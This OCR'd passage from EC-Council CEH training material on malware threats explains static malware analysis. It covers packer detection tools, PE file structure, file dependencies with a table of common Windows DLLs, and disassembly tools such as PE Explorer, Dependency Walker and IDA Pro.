


Figure 7.88: Screenshot of the DIE tool

hide01.ir

The following are some additional tools to identify packaging/obfuscation techniques:

- Macro_Pack (*https://github.com*)
- UPX (*https://upx.github.io*)
- ASPack (*http://www.aspack.com*)
- VMprotect (*https://vmpsoft.com*)
- ps2-packer (*https://github.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

34 Module 07 | Malware Threats

EC-Council CEH

Static Malware Analysis: Finding the Portable Executables (PE) Information


- The PE format is the **executable file** format used on Windows operating systems
- Analyze the **metadata of PE files** to get information such as time and date of compilation, functions imported and exported by the program, linked libraries, icons, menus, version information, and strings that are embedded in resources
- Use tools such as **PE Explorer** to extract the above-mentioned information

PEExplorer

PE Explorer lets you open, view, and edit a variety of different 32-bit Windows executable file types (also called PE files) ranging from the common, such as EXE, DLL, etc.

PEExtraction Tools

- Portable Executable Scanner (pescan) (https://tzworks.net)
- Resource Hacker (https://www.angusj.com)



http://www.heaventools.com

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Finding the Portable Executables (PE) Information

The Portable Executable (PE) format is an executable file format used on Windows OS, which stores the information that a Windows system requires to manage the executable code. It stores metadata about the program, which helps in finding additional details of the file. For instance, the Windows binary is in PE format, and it consists of information such as time of creation and modification, import and export functions, compilation time, DLLs, linked files, strings, menus, and symbols. The PE format contains a header and sections that store metadata about the file and code mapping in an OS.

The PE of a file contains the following sections:

- **.text:** Contains instructions and program code that the CPU executes.
- **.rdata:** Contains the import and export information as well as other read-only data used by the program.
- **.data:** Contains the program's global data, which the system can access from anywhere.
- **.rsrc:** Consists of the resources employed by the executable, such as icons, images, menus, and strings, as this section offers multi-lingual support.

You can use the header information to gather additional details of a file or program, such as its features. You can use tools such as PE Explorer to extract the above-mentioned information.

- **PE Explorer**

  Source: *http://www.heaventools.com*

  PE Explorer lets you open, view, and edit a variety of 32-bit Windows executable file types (also called PE files) ranging from common types, such as EXE, DLL, and ActiveX

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Controls, to less familiar types, such as SCR (Screensavers), CPL (Control Panel Applets), SYS, MSSTYLES, BPL, DPL, and more.




Figure 7.89: Screenshot of PE Explorer

Some additional PE extraction tools are as follows:

- Portable Executable Scanner (pescan) (*https://tzworks.net*)
- Resource Hacker (*https://www.angusj.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

35 Module 07 | Malware Threats

EC-Council C|EH

Static Malware Analysis: Identifying File Dependencies

- File dependencies contain information about the internal system files that the program needs to function properly
- Check the **dynamically linked list** in the malware executable file
- Finding out all the **library functions** may allow you to estimate what the malware program can do
- Use tools such as **Dependency Walker** to identify the dependencies within the executable file

Dependency Checking Tools

- Dependency-check (https://jeremylong.github.io)
- DependencyFinder (https://depfind.sourceforge.io)
- PE Explorer Dependency Scanner (http://www.pe-explorer.com)
- RetireJS (https://retirejs.github.io)

Dependency Walker

- Dependency Walker lists all the **dependent modules** of an executable file and builds **hierarchical tree diagrams**. It also records all the functions of each module exports and calls

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Identifying File Dependencies

Any software program depends on various inbuilt libraries of an OS that help in performing specified actions in a system. Programs need to work with internal system files to function correctly. File dependencies contain information about the internal system files that the program needs to function properly, the process of registration, and location on the machine.

You need to find the libraries and file dependencies, as they contain information about the run-time requirements of an application. Subsequently, you need to check if they can find and analyze these files, as they can provide information about malware in a file. File dependencies include linked libraries, functions, and function calls. Check the dynamically linked list in the malware executable file. Finding out all the library functions may allow you to guess what the malware program can do. You should know the various dll used to load and run a program.

Some standard dlls are listed in the table below:

dll	Description of contents
Kernel32.dll	Core functionality, such as access and manipulation of memory, files, and hardware
Advapi32.dll	Provides access to advanced core Windows components such as the Service Manager and Registry
User32.dll	User-interface components, such as buttons, scrollbars, and components for controlling and responding to user actions
Gdi32.dll	Functions for displaying and manipulating graphics
Ntdll.dll	Interface to the Windows kernel

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

WSock32.dll and Ws2_32.dll	Networking DLLs that help to connect to a network or perform network-related tasks
Wininet.dll	Supports higher-level networking functions

Table 7.5: Standard dlls

You can use tools such as Dependency Walker to identify the dependencies within the executable file.

- **Dependency Walker**

  Source: *https://www.dependencywalker.com*

  Dependency Walker lists all the dependent modules of an executable file and builds hierarchical tree diagrams. It also records all the functions of each module's exports and calls. Furthermore, it detects many common application problems such as missing and invalid modules, import/export mismatches, circular dependency errors, mismatched machine modules, and module initialization failures.





Figure 7.90: Screenshot of Dependency Walker

Some additional dependency extraction tools are as follows:

- Dependency-check (*https://jeremylong.github.io*)
- Dependency Finder (*https://depfind.sourceforge.io*)
- PE Explorer Dependency Scanner (*http://www.pe-explorer.com*)
- RetireJS (*https://retirejs.github.io*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Malware Disassembly

The static analysis also includes the dismantling of a given executable into binary format to study its functionalities and features. This process helps to identify the language used for programming the malware, APIs that reveal its function, etc. Based on the reconstructed assembly code, you can inspect the program logic and recognize its threat potential. This process can be performed using debugging tools such as IDA Pro, and OllyDbg.

hide01.ir

- **IDA Pro**

  Source: *https://hex-rays.com*

  IDA Pro is a multi-platform disassembler and debugger that explores binary programs, for which the source code is not always available to create maps of their execution. It shows the instructions in the same way as a processor executes them, i.e., in a symbolic representation called assembly language. Thus, it is 